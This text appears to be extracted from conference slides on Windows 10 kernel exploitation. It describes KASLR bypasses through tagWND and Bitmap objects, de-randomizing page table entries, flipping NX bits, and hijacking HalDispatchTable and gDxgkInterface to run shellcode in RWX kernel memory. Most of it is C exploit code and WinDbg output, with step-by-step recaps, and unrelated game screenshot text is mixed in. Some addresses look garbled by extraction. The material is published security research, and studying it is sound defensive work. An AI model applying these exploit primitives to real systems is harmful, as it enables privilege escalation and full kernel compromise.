ffffbd5f`ecf0b360 fffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe

|DWORD64 leakNtBase()
{
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd_DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd_DrvSynchronizeSurface + 0x2d) & 0xFFFFFF;
    DWORD64 ntAddr = readQword(cdd_DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

# tagWND KASLR Bypass 0-Day

- tagWND structure from REACTOS

```
typedef struct _WND
{
    THRDESKHEAD head;
    WW;
    struct _WND *spwndNex;
    #if (_WIN32_WINNT >= 0x0501)
    struct _WND *spwndPrev;
    #endif
    struct _WND *spwndParent;
    struct _WND *spwndChild;
```

```
typedef struct _THROBJHEAD
{
    HEAD;
    PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;
//
typedef struct _THRDESKHEAD
{
    THROBJHEAD;
    PDESKTOP rpdsk;
    PVOID pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

```
typedef struct _THREADINFO
{
    /* 000 */ W32THREAD;
```

```
typedef struct _W32THREAD
{
    /* 0x000 */ PETHREAD pEThread;
```

# tagWND KASLR Bypass 0-Day

- Offset 0x2A8 of KTHREAD has ntoskrnl.exe pointer

```
DWORD64 leakNtBase()
{
    DWORD64 wndAddr = leakWnd(g_window1);
    DWORD64 pti = readQWORD(wndAddr + 0x10);
    DWORD64 ethread = readQWORD(pti);
    DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

```
kd> dq fffffbd25`4093f3b0+10 L1
fffffbd25`4093f3c0  fffffbd25`4225dab0
kd> dq fffffbd25`4225dab0 L1
fffffbd25`4225dab0  fffff968a`3b50d7c0
kd> dq fffff968a`3b50d7c0 + 2a8
fffff968a`3b50da68  fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```



PURPLE RAINBOW UNICORN

BEAST

OBJECTIVES

- Return to New Tristram
- Talk to Tyrael in New Tristram

# Bonus Round



Phant  
Earned an achievement:  
In the Land of Killer Unicorns



Ghost of the Gow King: No. There is no cow level. Now, rooo—oh, uh, excuse me. Move along!



Scintilla has earned [In the Land of Killer Unicorns]



Phant has earned [In the Land of Killer Unicorns]



Ananeth has earned [In the Land of Killer Unicorns]



You have earned [In the Land of Killer Unicorns]



REWARD  
BANNER PATTERN



# Bonus KASLR Bypass 0-Days

- Primitive independent ntoskrnl.exe leak

```
PTEB teb = NtCurrentTeb();  
DWORD64 thread = (DWORD64)(teb->Win32ThreadInfo);  
DWORD64 threadInfo = readQword(thread);  
DWORD64 ntAddr = readQword(threadInfo + 0x2a8);  
DWORD64 ntBase = getmodBaseAddr(ntAddr);
```

```
kd> dq @$teb+78 L1  
00000026`664c6078 ffff892e`c010aab0  
kd> dq ffff892e`c010aab0 L1  
ffff892e`c010aab0 ffffa685`3e89c080  
kd> dq ffffa685`3e89c080+2a8 L1  
ffffa685`3e89c328 fffff802`39dba690 nt!EmpCheckErrataList
```

# Bonus KASLR Bypass 0-Days

- Also kernel pool leak for Bitmap primitive
- Only works on Windows 10 1703

```
DWORD64 teb = (DWORD64)NtCurrentTeb();  
DWORD64 desktopMap = *(PDWORD64)(teb + 0x828);  
DWORD64 desktopBase = *(PDWORD64)(desktopMap + 0x28);  
DWORD64 addr = desktopBase & 0xFFFFFFFF00000000;  
addr += 0x16300000;
```

```
kd> dq @$teb+828 L1  
00000001`49fc7828 000001b6`c2930000  
kd> dq 000001b6`c2930000+28 L1  
000001b6`c2930028 ffff892e`c0800000  
kd> ? ffff892e`c0800000 & FFFFFFFF00000000  
Evaluate expression: -130641093984256 = ffff892e`c0000000  
kd> ? ffff892e`c0000000 + 16300000  
Evaluate expression: -130640721739776 = ffff892e`d6300000  
kd> dq ffff892e`d6300000  
ffff892e`d6300000 00000000`030509e6 00000000`00000000  
ffff892e`d6300010 ffffa685`3f0397c0 00000000`00000000  
ffff892e`d6300020 00000000`030509e6 00000000`00000000  
ffff892e`d6300030 00000000`00000000 00000001`00000364  
ffff892e`d6300040 00000000`00000d90 ffff892e`d6300270  
ffff892e`d6300050 ffff892e`d6300270 0000b469`00000d90  
ffff892e`d6300060 00010000`00000006 00000000`00000000
```



# Bonus KASLR Bypass 0-Days

- ThreadLocalStoragePointer helps leak kernel pool
- Works on Windows 10 1607, but removed in 1703 ☹️

```
PTEB teb = NtCurrentTeb();
```

```
DWORD64 ThreadLocalStoragePointer = (DWORD64)teb->ThreadLocalStoragePointer;
```

```
DWORD64 pointer = *(PDWORD64)(ThreadLocalStoragePointer + 0x20);
```

```
DWORD64 addr = pointer & 0xFFFFFFFF00000000;
```

```
addr += 0x16300000;
```

```
kd> dq @$teb+58 L1
```

```
000000d2`ab2d6058 000000d2`ab2d6058
```

```
kd> dq 000000d2`ab2d6058+20 L1
```

```
000000d2`ab2d6078 ffff9893`c41dcb10
```

```
kd> ? ffff9893`c41dcb10 & 0xFFFFFFFF00000000
```

```
Evaluate expression: -113714627870720 = ffff9893`c0000000
```

```
kd> ? ffff9893`c0000000 + 16300000
```

```
Evaluate expression: -113714255626240 = ffff9893`d6300000
```

```
kd> dq ffff9893`d6300000
```

```
ffff9893`d6300000 00000000`00052ee6 00000000`00000000
```

```
ffff9893`d6300010 00000000`00000000 00000000`00000000
```

```
ffff9893`d6300020 00000000`00052ee6 00000000`00000000
```

```
ffff9893`d6300030 00000000`00000000 00000001`00000368
```

```
ffff9893`d6300040 00000000`00000da0 ffff9893`d6300260
```

```
ffff9893`d6300050 ffff9893`d6300260 000037e5`00000da0
```

```
ffff9893`d6300060 00010000`00000006 00000000`00000000
```

# Bonus KASLR Bypass 0-Days

- Instead of using a tagWND we can leak ntoskrnl.exe directly from gSharedInfo
- Works on Windows 10 1607, but not in 1703 ☹️

```
DWORD64 DCE = *(PDWORD64)(g_pDispInfo + 0x40);
DWORD64 pti = 0;
DWORD64 pti2 = 0;
while (1)
{
    DWORD64 pti = readQword(DCE + 0x48);
    if (pti != 0x0)
    {
        pti2 = pti;
        break;
    }
    else
    {
        DCE = readQword(DCE);
    }
}
DWORD64 ethread = readQword(pti2);
DWORD64 ntAddr = readQword(ethread + 0x2a8);
DWORD64 ntBase = getmodBaseAddr(ntAddr);
```

```
kd> dq 260`bc7129c0+40 L1
00000260`bc712a00  ffff9893`c01f8d20
kd> dq ffff9893`c01f8d20+48 L1
ffff9893`c01f8d68  00000000`00000000
kd> dq ffff9893`c01f8d20 L1
ffff9893`c01f8d20  ffff9893`c0041110
kd> dq ffff9893`c0041110+48 L1
ffff9893`c0041158  ffff9893`c1ac7b10
kd> dq ffff9893`c1ac7b10 L1
ffff9893`c1ac7b10  ffffde0d`30b7a800
kd> dq ffffde0d`30b7a800+2a8 L1
ffffde0d`30b7aaa8  fffff802`fa1b763c nt!EmpCheckErrataList
```

**BYPASS ALL THE KASLR**



# Page Table Entry Overwrite

- Page Table Entries had static base address of 0xFFFFF68000000000
- Calculate Page Table Entry address easily

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

# De-randomizing Page Table Entries

- The kernel must lookup PTE's often
  - Must have API which works despite randomization
- MiGetPteAddress in ntoskrnl.exe
  - Static disassembly uses old base address
  - Dynamic disassembly uses randomized base address


MiGetPteAddress proc near

```
shr     rcx, 9
mov     rax, 7FFFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFFF6800000000h
add     rax, rcx
ret
```



nt!MiGetPteAddress:

```
fffff803`0ccd1254 48c1e909      shr     rcx, 9
fffff803`0ccd1258 48b8f8ffffff7f000000 mov     rax, 7FFFFFFFF8h
fffff803`0ccd1262 4823c8        and     rcx, rax
fffff803`0ccd1265 48b8000000000000cfffff mov     rax, 0FFFFFFCF000000000h
fffff803`0ccd126f 4803c1        add     rax, rcx
fffff803`0ccd1272 c3            ret
```



# De-randomizing Page Table Entries

- MiGetPteAddress contains the randomized base address
- Locate MiGetPteAddress dynamically using read primitive
- Collision free hash is four QWORDS of function start

```
while (1)
{
    hash = 0;
    for (DWORD i = 0; i < 4; i++)
    {
        tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
        hash += tmp;
    }
    if (hash == signature)
    {
        break;
    }
    addr++;
    pointer = pointer + 1;
}
return addr;
```

# De-randomizing Page Table Entries

- Locate hash value of MiGetPteAddress
- Leak PTE base address

```
VOID leakPTEBase(DWORD64 ntBase)
```

```
{
```

```
    DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
```

```
    g_PTEBase = readQword(MiGetPteAddressAddr + 0x13);
```

```
    return;
```

```
}
```

```
DWORD64 getPTfromVA(DWORD64 vaddr)
```

```
{
```

```
    vaddr >>= 9;
```

```
    vaddr &= 0x7FFFFFFFFF8;
```

```
    vaddr += g_PTEBase;
```

```
    return vaddr;
```

```
}
```

```
kd> ? 0xffffffff7800000000 >> 9
```

```
Evaluate expression: 36028778765352960 = 007fffffb`c0000000
```

```
kd> ? 007fffffb`c0000000 & 7FFFFFFFFF8h
```

```
Evaluate expression: 531502202880 = 0000007b`c0000000
```

```
kd> dq 7b`c0000000 + 0FFFFCF0000000000h L1
```

```
ffffcf7b`c0000000 80000000`00963963
```

# De-randomizing Page Table Entries

- Write shellcode to KUSER\_SHARED\_DATA + 0x800
- Flip the NX bit of the page

```
DWORD64 PteAddr = getPTfromVA(0xffffffff78000000800);  
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFFFFFF;  
writeQword(PteAddr, modPte);
```

- Call shellcode by overwriting HalDispatchTable and calling NtQueryIntervalProfile

```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)  
{  
    _NtQueryIntervalProfile NtQueryIntervalProfile =  
        writeQword(halDispatchTable + 8, addr);  
    ULONG result;  
    NtQueryIntervalProfile(2, &result);  
    return TRUE;  
}
```



# Recap of steps

Use vulnerability to create read / write primitive

Leak ntoskrnl.exe base address using either tagWND or Bitmap

Locate MiGetPteAddress

Use randomized PTE base address to calculate PTE for any page


Copy shellcode to page

Overwrite PTE of shellcode page and gain RWX kernel memory

Overwrite HalDispatchTable and execute shellcode

**There is no magic.**

**There is only knowledge.**



**WHY MODIFY PTE**



**IF YOU CAN ALLOCATE  
EXECUTABLE POOL MEMORY?**

# Dynamic Kernel Memory

- ExAllocatePoolWithTag allocates kernel pool memory

```
PVOID ExAllocatePoolWithTag(  
    _In_ POOL_TYPE PoolType,  
    _In_ SIZE_T    NumberOfBytes,  
    _In_ ULONG     Tag  
);
```

- Allocate NonPagedPoolExecute pool memory
- Return pool memory address

```
NonPagedPool = 0n0  
NonPagedPoolExecute = 0n0  
PagedPool = 0n1  
NonPagedPoolMustSucceed = 0n2  
DontUseThisType = 0n3  
NonPagedPoolCacheAligned = 0n4  
PagedPoolCacheAligned = 0n5  
NonPagedPoolCacheAlignedMustS = 0n6  
MaxPoolType = 0n7  
NonPagedPoolBase = 0n0  
NonPagedPoolBaseMustSucceed = 0n2  
NonPagedPoolBaseCacheAligned = 0n4  
NonPagedPoolBaseCacheAlignedMustS = 0n6  
NonPagedPoolSession = 0n32  
PagedPoolSession = 0n33  
NonPagedPoolMustSucceedSession = 0n34  
DontUseThisTypeSession = 0n35  
NonPagedPoolCacheAlignedSession = 0n36  
PagedPoolCacheAlignedSession = 0n37  
NonPagedPoolCacheAlignedMustSSession = 0n38  
NonPagedPoolNx = 0n512
```


# Dynamic Kernel Memory

- Need controlled arguments to call `ExAllocatePoolWithTag`
- `NtQueryIntervalProfile` takes two arguments
  - Must have specific values to trigger `HaliQuerySystemInformation`
- Need a different system call

# Dynamic Kernel Memory

- Enter NtGdiDdDDICreateAllocation

```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400      jmp      qword ptr [win32k!_imp_NtGdiDdDDICreateAllocation (fff
kd> u poi([win32k!_imp_NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200      jmp      qword ptr [win32kfull!_imp_NtGdiDdDDICreateAllocation
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x68] (ffffbd5
ffffbd5f`ecd3c437 48ff2512251200  jmp     qword ptr [win32kbase!_guard_dispatch_icall_fptr (ffff
kd> u poi([win32kbase!_guard_dispatch_icall_fptr]) L1
win32kbase!guard_dispatch_icall_nop:
ffffbd5f`ecd581a0 ffe0          jmp     rax
```




- Thin trampoline through win32k\*.sys

# Dynamic Kernel Memory

- Win32kbase!gDxgkInterface is function table into dxgkrnl.sys

```
kd> dq win32kbase!gDxgkInterface
ffffbd5f`ece3f750  00000000`001b07f0
ffffbd5f`ece3f758  00000000`00000000
ffffbd5f`ece3f760  ffffffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768  ffffffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f770  ffffffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f`ece3f778  ffffffff80e`3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
ffffbd5f`ece3f780  ffffffff80e`3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f`ece3f788  ffffffff80e`314b9950 dxgkrnl!DxgkOpenAdapter
ffffbd5f`ece3f790  ffffffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
ffffbd5f`ece3f798  ffffffff80e`314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f`ece3f7a0  ffffffff80e`31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a8  ffffffff80e`31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f`ece3f7b0  ffffffff80e`31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f`ece3f7b8  ffffffff80e`314c6f10 dxgkrnl!DxgkCreateAllocation
```



- Arguments are not modified from system call to function table call
- Returns a QWORD




# Dynamic Kernel Memory

- Inspecting win32kbase!gDxgkInterface shows it to be writable

```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007ffffff`548ef570
kd> ? 007ffffff`548ef570 & 7FFFFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f`548ef570 + 0FFFFCF0000000000h L1
ffffcf7f`548ef570  cf600000`36b48863
```

```
kd> dt _MMPTE_HARDWARE fffffcf7f`548ef570
nt!_MMPTE_HARDWARE
+0x000 Valid          : 0y1
+0x000 Dirty1        : 0y1
+0x000 Owner         : 0y0
+0x000 WriteThrough  : 0y0
+0x000 CacheDisable  : 0y0
+0x000 Accessed      : 0y1
+0x000 Dirty         : 0y1
+0x000 LargePage     : 0y0
+0x000 Global        : 0y0
+0x000 CopyOnWrite   : 0y0
+0x000 Unused        : 0y0
+0x000 Write         : 0y1
```





# Dynamic Kernel Memory

- Need to dynamically locate win32kbase!gDxgkInterface
- Can be found in win32kfull!DrvOcclusionStateChangeNotify

```
DrvOcclusionStateChangeNotify proc near
```

```
var_18= dword ptr -18h
```

```
var_10= qword ptr -10h
```

```
; FUNCTION CHUNK AT 000000001C0157D2E SI;
```

```
sub     rsp, 38h
```

```
mov     rax, [rsp+38h]
```

```
lea     rcx, [rsp+38h+var_18]
```

```
mov     [rsp+38h+var_10], rax
```

```
mov     rax, cs:__imp_?gDxgkInterface@@;
```

```
mov     [rsp+38h+var_18], 1
```

```
mov     rax, [rax+408h]
```

- Need to leak win32kfull.sys

# Dynamic Kernel Memory

- PsLoadedModuleList is doubly-linked list of \_LDR\_DATA\_TABLE\_ENTRY structures.


```
kd> dq nt!PsLoadedModuleList L2
fffff803`4c76a5a0  ffff968a`38c1e530  ffff968a`3a347e80
kd> dt _LDR_DATA_TABLE_ENTRY ffff968a`38c1e530
ntdll!_LDR_DATA_TABLE_ENTRY
+0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xfffff968a`38c1e390 - 0xfffff803`4c76a5a0 ]
+0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0xfffff803`4c7a8000 - 0x00000000`00053760
+0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`0
+0x030 DllBase           : 0xfffff803`4c41e000 Void
+0x038 EntryPoint        : 0xfffff803`4c81e010 Void
+0x040 SizeOfImage       : 0x889000
+0x048 FullDllName       : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
+0x058 BaseDllName       : _UNICODE_STRING "ntoskrnl.exe"
```

- Search for Win32kful in Unicode at offset 0x60
- Read Win32kfull.sys base address at offset 0x30

# Dynamic Kernel Memory

- Leak PsLoadedModuleList from KeCapturePersistentThreadState

```
nt!KeCapturePersistentThreadState+0xc0:
fffff803`4c60e4d0 45894c90fc      mov     dword ptr [r8+rdx*4-4],r9d
fffff803`4c60e4d5 44890b          mov     dword ptr [rbx],r9d
fffff803`4c60e4d8 c7430444553634  mov     dword ptr [rbx+4],34365544h
fffff803`4c60e4df c7430cd73a0000  mov     dword ptr [rbx+0Ch],3AD7h
fffff803`4c60e4e6 c743080f000000  mov     dword ptr [rbx+8],0Fh
fffff803`4c60e4ed 498b86b8000000  mov     rax,qword ptr [r14+0B8h]
fffff803`4c60e4f4 488b4828        mov     rcx,qword ptr [rax+28h]
fffff803`4c60e4f8 48894b10        mov     qword ptr [rbx+10h],rcx
fffff803`4c60e4fc b9ffff0000      mov     ecx,0FFFFh
fffff803`4c60e501 488b05401b1f00  mov     rax,qword ptr [nt!MmPfnDatabase (fffff803`4c800048)]
fffff803`4c60e508 48894318        mov     qword ptr [rbx+18h],rax
fffff803`4c60e50c 488d058dc01500  lea     rax,[nt!PsLoadedModuleList (fffff803`4c76a5a0)]
```



- Get Win32kfull.sys base address
- Find win32kfull!DrvOcclusionStateChangeNotify
- Finally locate win32kbase!gDxgkInterface

# Dynamic Kernel Memory

- Overwrite win32kbase!gDxgkInterface + 0x68 with nt!ExAllocatePoolWithTag

```
DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

- Copy shellcode to allocated page
- Execute it by overwriting win32kbase!gDxgkInterface again

# Recap of steps

Use vulnerability to create read / write primitive

Leak ntoskrnl.exe base address using either tagWND or Bitmap

Locate KeCapturePersistentThreadState and PsLoadedModuleList

Use PsLoadedModuleList to obtain base address of Win32kfull.sys

Locate DrvOcclusionStateChangeNotify and gDxgkInterface

Overwrite gDxgkInterface with ExAllocatePoolWithTag

Allocate RWX kernel memory and copy shellcode to it

Overwrite gDxgkInterface with pool memory and execute shellcode

**ALLOCATE EXECUTABLE  
KERNEL MEMORY**



**SUCCESS**



**LET'S PRAY**

**TO THE DEMO  
GODS**

# Summary

- Kernel read/write primitives can still be leveraged with Write-What-Where vulnerabilities
- Page Table randomization can be bypassed with ntoskrnl.exe information leak
- Device Independent Bitmap can be used to leak ntoskrnl.exe
- tagWND can be used to leak ntoskrnl.exe
- Possible to allocate RWX pool memory with ExAllocatePoolWithTag
- Code on GitHub - <https://github.com/MortenSchenk/BHUSA2017>



# Credits

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# Questions

